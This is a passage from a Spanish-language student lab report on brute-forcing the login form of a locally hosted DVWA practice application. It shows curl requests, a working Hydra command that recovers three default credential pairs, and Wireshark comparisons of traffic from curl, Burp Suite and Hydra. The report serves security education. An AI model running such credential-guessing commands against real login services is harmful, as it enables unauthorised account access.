ecko) Chrome/151.0.0.0 Safari/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Sec-Fetch-Site: s
ame-origin' -H '$Sec-Fetch-Mode: navigate' -H '$Sec-Fetch-User: ?1' -H '$Sec-Fetch-Dest: document' -H '$R
eferer: http://localhost:8081/vulnerabilities/brute/' -H '$Accept-Encoding: gzip, deflate, br' -H '$Conne
ction: keep-alive' \
-b '$PHPSESSID=utl26s6852kfdf45b7mp59j9v4; security=low' \
'http://localhost:8081/vulnerabilities/brute/?username=1337&password=iloveyou&Login=Login'
HTTP/1.1 200 OK
Date: Mon, 21 Sep 2026 00:27:15 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1453
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

jla@jlaf:~$
```

Figura 23: Utilizacion de comando curl por terminal invalido (credenciales invalidas).

2.9. Demuestra 5 diferencias (curl)

- **Diferencia 1:** En la petición válida se utiliza el usuario **admin**, mientras que en la inválida se utiliza **1337**.
- **Diferencia 2:** En la petición válida se utiliza la contraseña **password**, mientras que en la inválida se utiliza **iloveyou**.
- **Diferencia 3:** El tamaño de la respuesta es distinto. Con las credenciales válidas el Content-Length es de 1470 bytes, mientras que con las inválidas es de 1453 bytes.
- **Diferencia 4:** El contenido HTML que entrega DVWA cambia dependiendo de si las credenciales son correctas o incorrectas.
- **Diferencia 5:** En el caso válido la página indica que el acceso fue correcto, mientras que en el caso inválido se muestra un mensaje indicando que las credenciales no son correctas.

2.10. Instalación y versión a utilizar (hydra)

Para la instalacion de hydra se utiliza el comando:


```
sudo apt update sudo apt install hydra
```

Luego de su ejecucion se realiza la comprobacion de su correcta instalacion y su version, figura siguiente.

2.11 Explicación de comando a utilizar (hydra)

Comando para obtener version:

```
hydra -v
```



```
jla@jla: ~  
jla@jla:~$ hydra -v  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-20 12:18:37  
[ERROR] Invalid target definition!  
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!  
jla@jla:~$
```

Figura 24: Comprobacion de la version instalada de hydra.

Version instalada es la **Hydra v9.5**, teniendo listo el entorno para continuar con la actividad.

2.11. Explicación de comando a utilizar (hydra)

Listing 3: Comando utilizado en Hydra

```
hydra -L ./user.txt -P ./pass.txt "http-get-form://localhost:8081/  
vulnerabilities/brute:username=~USER^&password=~PASS^&Login=Login  
:H=Cookie: PHPSESSID=utl26s6852kfdf45b7mp59j9v4; security=low;:F=  
Username and/or password incorrect."
```

Este comando utiliza 2 diccionarios diferentes, el primero **user.txt** contiene los nombres de usuarios que se obtuvieron en las secciones anteriores y se puede observar en la siguiente figura.

2.11 Explicación de comando a utilizar (hydra)




Figura 25: Diccionario de usuarios user en Hydra.

El segundo diccionario **pass.txt** cuenta con las password que se obtienen del rockyou pero limitado.




Figura 26: Diccionario de password pass en Hydra.

2.12 Obtención de al menos 2 pares (hydra)

La parte `http-get-form` indica que Hydra realizará las pruebas sobre un formulario web que utiliza solicitudes GET. En este caso, el formulario corresponde a la sección de fuerza bruta de DVWA que se encuentra ejecutándose en `localhost:8081`. Los valores `^USER^` y `^PASS^` son reemplazados automáticamente por Hydra utilizando los usuarios y contraseñas de los archivos anteriores. De esta forma, la herramienta va probando las distintas combinaciones posibles. También se incluye la cookie de sesión de DVWA mediante `H=Cookie`, utilizando el valor de `PHPSESSID` y configurando `security=low`. Esto permite que Hydra realice las peticiones dentro de una sesión válida. Finalmente, la parte `F=Username and/or password incorrect.` indica el mensaje que aparece cuando las credenciales ingresadas son incorrectas. Hydra utiliza este texto para diferenciar los intentos fallidos de una posible combinación correcta.

2.12. Obtención de al menos 2 pares (hydra)

En la figura que se encuentra a continuación se pueden observar los pares de credenciales.

```
jla@jla:~/Descargas$ hydra -L ./user.txt -P ./pass.txt "http-get-form://localhost:8081/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=utl26s6852kfdf45b7mp59j9v4; security=low;;F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-20 22:10:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 180 login tries (l:5/p:36), ~12 tries per task
[DATA] attacking http-get-form://localhost:8081/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=utl26s6852kfdf45b7mp59j9v4; security=low;;F=Username and/or password incorrect.
[8081][http-get-form] host: localhost login: admin password: password
[8081][http-get-form] host: localhost login: gordonb password: abc123
[8081][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-20 22:10:19
jla@jla:~/Descargas$
```

Figura 27: Obtencion de tres credenciales con Hydra.

Se obtuvieron 3 credenciales diferentes en base a la figura se puede generar la siguiente tabla con las credenciales correspondientes.

Usuario	Contraseña
admin	password
gordonb	abc123
smithy	password

Tabla 1: Credenciales obtenidas mediante Hydra.

2.13. Explicación paquete curl (tráfico)

En la captura asociada al uso de **cURL** se puede observar una petición HTTP enviada directamente desde la terminal hacia DVWA. En este caso se utiliza el método **GET** para acceder a la sección correspondiente a la vulnerabilidad de fuerza bruta.

En la URL de la petición se incluyen los datos que normalmente se envían desde el formulario, como el nombre de usuario, la contraseña y el parámetro relacionado con el inicio de sesión. También se pueden identificar distintos encabezados HTTP, entre ellos **User-Agent**, además de la cookie de sesión necesaria para mantener activa la conexión con DVWA.

En este caso, a diferencia de herramientas como Hydra, no se realizan varios intentos de autenticación de manera automática. La petición se ejecuta una sola vez utilizando las credenciales que fueron ingresadas manualmente en el comando.

Por lo tanto, el tráfico generado con **cURL** corresponde a una petición HTTP individual creada desde la terminal, utilizando directamente los parámetros y datos de autenticación definidos en el comando.




Figura 28: Tráfico capturado de wireshark en la ejecución de los curl.

2.14. Explicación paquete burp (tráfico)

En la captura correspondiente a **Burp Suite** se puede observar una solicitud HTTP enviada hacia DVWA mientras Burp actúa como intermediario entre el navegador y el servidor. Dentro de la petición aparecen los parámetros utilizados por el formulario de inicio de sesión, como **username**, **password** y **login**.

Una de las principales ventajas de Burp Suite es que permite interceptar las solicitudes antes de que lleguen al servidor. De esta forma, es posible revisar su contenido, modificar algunos valores y posteriormente reenviar la petición. En este caso, se puede mantener la misma estructura del formulario y cambiar solamente las credenciales para realizar distintas pruebas.

También se puede observar el encabezado **User-Agent**, el cual corresponde al navegador desde donde se realizó la petición. Por esta razón, este encabezado no permite identificar directamente a Burp Suite, ya que la herramienta simplemente intercepta y reenvía el tráfico generado por el navegador.

A diferencia de **cURL**, donde la petición se construye directamente desde la terminal, Burp Suite permite trabajar con las solicitudes generadas por el navegador y modificarlas antes de

2.15 Explicación paquete hydra (tráfico)

que sean enviadas a DVWA.




Figura 29: Trafico capturado de wireshark en la ejecucion mediante Burp Suite.

2.15. Explicación paquete hydra (tráfico)

En la captura correspondiente a **Hydra** se puede observar una serie de solicitudes HTTP enviadas de forma automática hacia la sección de fuerza bruta de DVWA. Estas solicitudes utilizan el método GET y apuntan repetidamente al recurso `/vulnerabilities/brute`.

En este caso, la estructura general de las peticiones se mantiene casi igual, pero los valores de `username` y `password` van cambiando en cada intento. Esto ocurre porque Hydra prueba automáticamente distintas combinaciones utilizando los diccionarios de usuarios y contraseñas configurados anteriormente.

A diferencia de `cURL`, donde se realiza una petición específica de forma manual, Hydra genera varias solicitudes de manera consecutiva. En Wireshark este comportamiento se puede reconocer por la repetición de peticiones hacia la misma dirección y por los cambios en los parámetros de autenticación.

Además de las credenciales enviadas, en el tráfico también se pueden observar otros datos de la comunicación, como las direcciones IP de origen y destino, el puerto utilizado, los encabezados HTTP y las cookies incluidas en cada solicitud.

2.16 Mención de las diferencias (tráfico)




Figura 30: Tráfico capturado de wireshark en la ejecución mediante Hydra.

2.16. Mención de las diferencias (tráfico)

Las principales diferencias están en la forma en que cada herramienta genera las solicitudes.

cURL realiza una petición de forma manual desde la terminal. Burp Suite intercepta las solicitudes generadas por el navegador y permite modificarlas antes de enviarlas. En cambio, Hydra realiza múltiples solicitudes de forma automática, cambiando los usuarios y contraseñas en cada intento.

Por esta razón, el tráfico de Hydra se ve más repetitivo, mientras que en cURL y Burp Suite las solicitudes se realizan de forma más controlada.

Conclusiones y comentarios

Durante el laboratorio se logró levantar correctamente DVWA mediante Docker y realizar distintas pruebas de autenticación utilizando Burp Suite, cURL e Hydra. Con Burp Suite e Hydra fue posible comprobar cómo un ataque de fuerza bruta puede probar diferentes combinaciones de usuarios y contraseñas hasta encontrar credenciales válidas.

Además, mediante Wireshark se pudieron observar diferencias en el tráfico generado por cada herramienta. cURL realiza solicitudes de forma más puntual, Burp Suite permite interceptar y modificar las peticiones del navegador, mientras que Hydra genera múltiples solicitudes automáticas de manera repetitiva.

En general, la actividad permitió entender de forma práctica cómo funcionan los ataques de fuerza bruta y cómo el análisis del tráfico puede ayudar a reconocer ciertos patrones asociados a este tipo de ataques.

2.16.1. Comentario

Repositorio de respaldo para el laboratorio

https://github.com/JoseAvello/Criptograf-a-y-seguridad-en-redes/tree/main/LAB_2